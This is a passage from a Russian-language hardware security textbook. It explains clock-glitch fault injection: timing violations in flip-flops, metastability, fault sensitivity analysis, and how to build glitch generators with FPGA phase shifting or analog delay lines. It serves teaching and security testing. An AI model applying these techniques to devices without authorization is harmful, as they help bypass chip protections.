


Рис. 4.10. График результатов, где интересующие нас ошибки помечены крестиками

Точки данных, сгенерированные параметрами, вызвавшими значительные ошибки, обозначены крестиками. Их скопление хорошо видно между областями сбоя и сброса, выделенными более светлым оттенком в левом верхнем углу (желтым в исходном программном обеспечении), и более темными областями нормальной работы в правом нижнем углу (зеленым в исходном ПО).

Резюме

В этой главе мы рассмотрели основы внедрения ошибок и узнали, зачем это вообще нужно и как проанализировать программу на предмет возможностей такого внедрения. Затем мы обсудили, почему невозможно идеально выполнить данный анализ, поскольку примитивы неисправности зависят от тестируемого устройства, а внедрения ошибок неточны. Внедрение ошибок на практике представляет собой стохастический процесс. Мы также рассмотрели компоненты, участвующие в создании инжектора ошибок, предоставили пример эксперимента по ошибкам часов и обсудили несколько стратегий поиска параметров ошибок. В следующей главе будут восполнены недостающие элементы: построение внедрения ошибок для напряжения, тактовой частоты и электромагнитных ошибок.

5

Руками не трогать. Как внедрять ошибки



Чипы и устройства спроектированы так, что в пределах нормальных рабочих параметров вероятность ошибки в работе крайне мала. Однако запуск чипов за пределами их нормальных рабочих параметров в итоге приводит к возникновению сбоев. По этой причине их рабочая среда часто контролируется: на линиях питания на печатной плате (PCB) установлены развязывающие конденсаторы, предназначенные для поглощения всплесков или просадки напряжения, цепи синхронизации ограничены определенным диапазоном, а вентиляторы контролируют температуру. Если плата работает в космосе, то за пределами земной атмосферы нужна также радиационная защита и другие отказоустойчивые схемы, чтобы предотвратить сбои.

Хотя микросхемы и их корпуса устойчивы к большинству естественных сбоев, от злоумышленников они обычно не защищены. Исключением выступают чипы, специально созданные для защиты от злоумышленников, имеющих к ним физический доступ, например безопасные микроконтроллеры, используемые в некоторых смарт-картах.

В этой главе мы описываем различные методы внедрения ошибок, которые обычно используются при тестировании защиты от внедрений и имеются в арсенале многих злоумышленников. К этим методам относятся *внедрение ошибок напряжения или тактового сигнала*, *внедрение электромагнитных ошибок (electromagnetic fault injection, EMFI)*, *внедрение оптических ошибок*, а также *внедрение смещения подложки*. Для каждой техники мы также рассмотрим более

конкретные параметры, которые вам предстоит искать. (Мы обсуждали стратегии поиска этих параметров в главе 4.)

Многие методы внедрения ошибок были впервые применены в области *анализа отказов* (failure analysis, FA), которая изучает отказы микросхем, чтобы минимизировать их частоту (отказов) во время или после изготовления. У инженеров по анализу отказов есть отличный инструментарий для внедрения ошибок, например сканирующие электронные микроскопы (scanning electron microscopes, SEM), сфокусированные ионные пучки (focused ion beams, FIB), станции магнитного зондирования, радиационные камеры и многое другое. Мы не будем обсуждать эти инструменты, поскольку они слишком дорогие, а злоумышленники, как правило, используют что-то более дешевое.

Существуют также методы, которые генерируют более непредсказуемые ошибки. Например, простое нагревание чипа или использование сильного фонарика может привести к ошибкам, причем иногда сразу нужным. Но из-за того, что у таких методов очень плохое разрешение по времени и пространству, трудно нацелиться на конкретный объект, поэтому мы рассмотрим другие, более контролируемые методики внедрения.

Внедрение ошибок в тактовый сигнал

Внедрение ошибок в тактовый сигнал, или *сбой часов*, направлено на использование слишком узкого или слишком широкого тактового сигнала. Мы обсуждали этот метод в главе 4, а на рис. 4.2 показывали пример того, как это выглядит, но не объяснили, почему это работает.

Начнем с теории о цифровых схемах, чтобы понять, как работает сбой часов, в частности, *D-триггеры* и *комбинаторная логика*. D-триггер (D от слова data) — это, по сути, однобитная память. Ему на входе нужен *сигнал данных* (D) и *тактовый сигнал* (clock signal, CLK) как ввод, а на выходе у него *выходной сигнал данных* (Q). Выход на протяжении всего тактового цикла соответствует хранимому в памяти значению, за исключением небольшого периода, когда тактовый сигнал переходит от низкого уровня к высокому. Этот период называется *передним фронтом тактового сигнала*. На этом фронте триггер устанавливает свою память в значение D. Множество из n триггеров также называют *n-битным регистром*.

Комбинаторная логика, которая реализуется с помощью множества проводов и логических элементов в цифровой схеме, как правило, управляет входами и выходами триггеров. Например, комбинаторная логика может реализовать *n-битный сумматор с переносом* (ripple-carry adder, RCA) — схему, которая вычисляет сумму двух n-битных входных регистров и сохраняет результат в (n + 1)-битном выходном регистре. RCA создается из множества однобитных *полных сумматоров*, которые выполняют сложение двух однобитных входов.

На рис. 5.1 показан пример четырехбитного счетчика: регистр состоит из четырехбитного регистра (четыре D-триггера ①) и четырехбитного сумматора с переносом ② (состоящего из четырех полных сумматоров ③). В устойчивом состоянии до тактового сигнала выход регистра подается на RCA, который добавляет к нему число 1 и подает результат этого добавления на вход регистра. Когда тикает сигнал ④, регистр фиксирует этот вход, и выход регистра изменяется. Этот измененный вывод подается на RCA для расчета следующего значения счетчика и т. д.

Рассмотрим, что происходит, когда положительный фронт тактового сигнала достигает входного регистра, подаваемого на RCA. Память регистра и выходные данные изменяются на любое значение, введенное в них. Как только выход изменяется, сигналы начинают распространяться через RCA, то есть проходят через полные сумматоры один за другим. Наконец, сигналы достигают выходного регистра, подключенного к RCA. При следующем положительном фронте тактового сигнала состояние выходного регистра изменяется на результат RCA.

Время, необходимое сигналу, чтобы пройти от входа комбинаторной схемы до выхода, называется *задержкой распространения*. Она зависит от множества факторов, включая количество и типы вентилей в схеме, способ их подключения, значение данных на входе, а также размер транзистора, температуру и напряжение питания. Таким образом, у любой комбинаторной схемы на кристалле своя задержка распространения. Программное обеспечение, предназначенное для *автоматизации проектирования электроники* (electronic design automation, EDA), позволяет определить наихудшую задержку распространения для цепи с помощью *статического временного анализа*. Эта задержка распространения для наихудшего случая представляет собой длину *критического пути*, который ограничивает рабочие диапазоны конструкции микросхемы, и специально используется для расчета максимальной тактовой частоты, на которой может работать цепь. Как только микросхема превысит максимальную тактовую частоту, входной сигнал, поданный на критически важный вход, не будет полностью передан на выход до следующего фронта тактового сигнала, а это означает, что выходные регистры могут запомнить неправильное значение (и это очень похоже на ошибку, не так ли?).

Оказывается, чтобы правильно работать, триггерам требуется стабильный входной сигнал в течение небольшого промежутка времени до и после фронта тактового сигнала, который называется *временем установки* и *временем удержания* соответственно. Неудивительно, что *время установки* нарушается, когда данные изменяются на входе регистра непосредственно перед фронтом тактового сигнала, а *время удержания* нарушается, когда данные изменяются на входе регистра сразу после фронта тактового сигнала. Атакующий может вызвать такие нарушения (тем самым вызывая ошибки), эксплуатируя устройство за пределами указанных диапазонов тактовой частоты, напряжения питания и температуры.




Рис. 5.1. Схема, которая увеличивает счетчик каждый такт

На рис. 5.2 показано простое цифровое устройство, содержащее два регистра, каждый из которых содержит байт данных.




Рис. 5.2. Простой сдвиговый регистр работает правильно

Обычно каждый регистр содержит байт данных (регистр состоит из восьми триггеров), и состояние битов, составляющих байт, перемещается между регистрами по положительному фронту тактового сигнала. После первого такта в двух регистрах хранятся байты 0xA2 и 0x9B. Следующий входной байт, 0x17, ожидает в левом регистре, а 0xA2 — в правом. На втором тактовом фронте 0x17 перемещается в левый регистр. Правый регистр считывает вывод левого, 0xA2, который через короткое время появляется на выходе правого регистра. Еще один сдвиг данных слева направо происходит на следующем фронте тактового сигнала.

На рис. 5.3 показана та же схема, работающая с неисправным тактовым генератором, в котором мы вводим очень короткий тактовый цикл.

В этом примере после первого фронта тактового сигнала в левом и правом регистрах содержатся байты 0xA2 и 0x9B соответственно, то есть начальное состояние такое же, как на рис. 5.2. Как и раньше, мы ожидаем следующий входной байт 0x17, но короткий такт мешает ходу процесса. Входной байт 0x17 по-прежнему копируется в левый регистр, как это было и в правильно функционирующей схеме. Однако короткий такт не дал выходнойшине левого регистра достаточно времени для стабилизации, поэтому его выход находится где-то в переходном состоянии между 0xA2 и 0x17. Это означает, что правый регистр сейчас находится в каком-то неизвестном состоянии, 0xXX, которое

он также отправляет на свой выход. На следующем фронте тактового сигнала схема продолжает работать в обычном режиме, устанавливая значение 0x17 на шину выходных данных.




Рис. 5.3. Неправильно работающий простой сдвиговый регистр

Метастабильность

Помимо вмешательства во время выполнения операций на критическом пути, у нарушения временных ограничений есть и другие последствия. Если данные изменяются слишком близко к фронту тактового сигнала, то выход триггера входит в *метастабильное* состояние, которое обычно представлено как недопустимый логический уровень, которому требуется некоторое время для достижения конечного значения (рис. 5.4).

Как это выглядит на реальном устройстве? Мы можем с помощью программируемой вентильной матрицы (FPGA) создать систему, которая позволяет настраивать тактовый сигнал, так чтобы сделать эти состояния более вероятными, слегка сдвинув фронт тактового сигнала до/после передачи данных. В примере, показанном на рис. 5.5, выход триггера должен чередоваться между 0 и 1, если не возникло недопустимых состояний.

На рис. 5.6 показано, что недопустимые состояния на самом деле не вводятся. Мы используем режим *сохранения* осциллографа, чтобы показать работу схемы. Здесь множество прогонов одной и той же операции нанесены друг на друга, а интенсивность и цвет показывают наиболее вероятный «путь». В этом случае

более темный оттенок на рис. 5.6 наиболее вероятен, а более светлый — наименее вероятен. На выходе иногда получается 1, а иногда 0. Однако переход не всегда завершается, то есть если 0 так и не превращается в 1 и наоборот, то оба состояния (0 или 1) оказываются равновероятны.




Рис. 5.4. Выход триггера в метастабильном состоянии




Рис. 5.5. Схема, которая позволяет смещать фронт тактового сигнала, чтобы вызвать метастабильность

На рис. 5.7 мы корректируем фронт тактового сигнала, изменяя линию задержки, чтобы создать метастабильность. Теперь триггеру требуется гораздо больше времени, чтобы достичь конечного значения. Метастабильность означает, что конечное значение определяется случайнym шумом, который переводит триггер в стабильное состояние. Это говорит не только о том, что окончательное значение является случайнym, но также и о том, что, поскольку время установки превышает ожидаемый период, одни схемы могут отсчитывать метастабильный триггер в начальном состоянии, а другие — видеть конечное состояние. В этом примере мы немного снижили напряжение ядра, чтобы преувеличить время метастабильной установки.




Рис. 5.6. Нормальная работа




Рис. 5.7. Вывод метастабильных данных из-за смещения фронта тактового сигнала, вызывающего нарушение синхронизации (низкое напряжение)

На рис. 5.8 показан фронт тактового сигнала и выходной сигнал при работе при нормальном напряжении.

Имеет место немного более длительное метастабильное состояние, но обратите внимание, что переход иногда не происходит, а это говорит о том, что нарушение времени установки и удержания приведет к распространению недопустимых логических состояний.




Рис. 5.8. Вывод метастабильных данных из-за смещения фронта тактового сигнала, вызывающего нарушение синхронизации (нормальное напряжение)

Анализ чувствительности к ошибкам

Задержки распространения зависят, среди прочего, от имеющихся значений данных, отсюда следует, что ошибки, вызванные нарушением настройки и времени удержания, могут зависеть от значений данных. В *анализе чувствительности к сбоям* используется это поведение. Идея состоит в том, что вы разгоняете устройство до такой степени, что только определенные значения данных вызывают сбои. Скажем, значение 0xFF вызывает ошибку, когда устройство разогнано, а другие значения — нет, поэтому, получив ошибку, вы будете знать, что значение точно было равно 0xFF. После анализа параметров вы можете узнать, какими были эти значения данных, обнаружив, была ли ошибка.

Ограничения

Одно из ограничений тактового сбоя заключается в том, что для его реализации требуется устройство, использующее внешний тактовый вход. Просматривая техническое описание типичного устройства, вы можете обнаружить, что у него есть внутренний тактовый генератор. Бесспорным преимуществом небольшого встроенного устройства является то, что у него нет внешнего кристалла или тактового генератора, и, скорее всего, используется внутренний генератор. Это означает, что вы не можете подавать в устройство внешний сигнал, и ошибку внедрить не получится.

Даже если в техническом описании показан внешний кристалл, внутри может быть контур *фазовой автоподстройки частоты* (phaselocked loop, PLL). Его

можно опознать, когда частота внешнего генератора ниже ожидаемой рабочей частоты устройства. Частота кристалла Raspberry Pi составляет 19,2 МГц, но рабочая частота основного процессора может достигать нескольких сотен мегагерц. Дело в том, что внешний сигнал умножается на гораздо более высокий внутренний уровень с помощью PLL, что также имеет место почти для всех устройств SoC, таких как сотовые телефоны. Даже в недорогих и маломощных устройствах иногда используются схемы PLL. Для атаки устройств с PLL можно использовать тактовые сбои, но их эффективность оказывается ниже из-за принципов работы PLL.

Если вы хотите оценить эффективность внедрения ошибок в тактовый сигнал с помощью PLL, то см. работу *Peak Clock: Fault Injection into PLL-Based Systems via Clock Manipulation* Бодо Сельмке, Флориана Хаушильда и Йоханнеса Обермайера (доклад на ASHES 2019).

Требуемое оборудование

В главе 4 мы описали метод генерации сбоев тактового сигнала путем переключения между двумя разными тактовыми частотами. Есть и другой метод: вы можете вставлять небольшие импульсы (сбои) в тактовый генератор с одним источником с помощью FPGA, что позволяет использовать два тактовых генератора со сдвигом по фазе, объединенных через схему XOR (рис. 5.9), чтобы генерировать неисправные тактовые импульсы.

Почти у любой FPGA есть блоки синхронизации, способные выполнять требуемую логику подстройки фазы. Например, проект ChipWhisperer реализует такой отказ часов на FPGA Xilinx Spartan-6.

Метод XOR можно использовать для создания неисправного тактового сигнала, как в этом примере. Фазовые сдвиги реализуются с помощью блоков управления синхронизацией, которые есть в большинстве FPGA. На рис. 5.9 цель исходного (входного) тактового сигнала ① превратится в «неисправный» сигнал ②. Для этого входной сигнал сдвигается по фазе (задерживается) первым блоком, чтобы получить сигнал ③. Он снова сдвигается по фазе, создавая сигнал ④. Используя логическое «И» (AND) с одним инвертированным входом, мы можем получить импульс, ширина которого задается вторым фазовым сдвигом, сдвинутым от исходного сигнала на задержку, введенную первым фазовым сдвигом ⑤. Этот «поток ошибок» содержит бесконечный поток импульсов, поэтому мы можем сгенерировать лишь несколько импульсов, используя вентиль AND, и породить сбой ⑥. Наконец, мы вставляем этот сбой в оригинальный тактовый сигнал, используя XOR, получая итоговый сигнал ②. Этот подход ограничен наименьшими значениями фазовых сдвигов, которые может выполнять FPGA, и минимальными скоростями переключения логических элементов.





Рис. 5.9. Генерация ошибок тактового сигнала с помощью FPGA

Еще один вариант — использовать аналоговые линии задержки, где переменные резисторы (или переменные конденсаторы) могут точно настраивать задержку (рис. 5.10), и результат получается тот же, что и с помощью FPGA.




Рис. 5.10. Генерация тактового сбоя с помощью аналоговых линий задержки

На рис. 5.10 показано использование резисторно-конденсаторных (resistor-capacitor, RC) блоков, которые заменяют фазосдвигающие элементы, показанные на рис. 5.9. С помощью отдельных логических микросхем вы можете создавать всю эту схему, выбирая соответствующие микросхемы в зависимости от требуемых логических уровней (например, 3,3 или 5,0 В). Если нужны переменные резисторы, то мы предлагаем использовать многооборотные потенциометры. Вы можете использовать Arduino для запуска вывода Glitch Enable и переключения с обычного тактового сигнала на измененный (посмотрите начало этого раздела или листинг 5.1, в котором приведен код).

В высокоскоростных схемах термин «логический уровень» имеет много разных значений, помимо даже тех уровней, с которыми вы, возможно, сталкивались, например 3,3 и 5,0 В. В тактовом сигнале обычно используются *низковольтные дифференциальные сигналы* (low-voltage differential signaling, LVDS), где два провода передают сигналы с противоположной фазой, а это означает, что когда на одном проводе образуется высокий уровень напряжения, на другом образуется низкий уровень. Эти уровни сигнала также намного меньше, типичная разница (колебание) напряжения между низким и высоким уровнем может составлять всего 0,35 В, и данное колебание относится к некоему общему уровню напряжения. Под «общим уровнем» мы подразумеваем, что сигнал опускается не до 0 В (низкий), а просто ниже фиксированного напряжения. Если общий уровень был 1,65 В (половина от 3,3 В), то, чтобы переключиться с низкого на высокий, сигнал может колебаться от 1,3 до 2,0 В (в данном случае колебание 0,7 В).

Физические логические уровни не влияют на методику внедрения ошибок в тактовый сигнал, но могут потребовать от вас дополнительных усилий. Выходные драйверы FPGA обычно поддерживают некоторые из этих высокоскоростных логических уровней, но вам нужно узнать, какого сигнала ожидает целевое устройство, чтобы правильно внедрить сбой. Кроме того, для эффективного сбоя тактового сигнала вам может понадобиться чип драйвера LVDS или аналогичный.

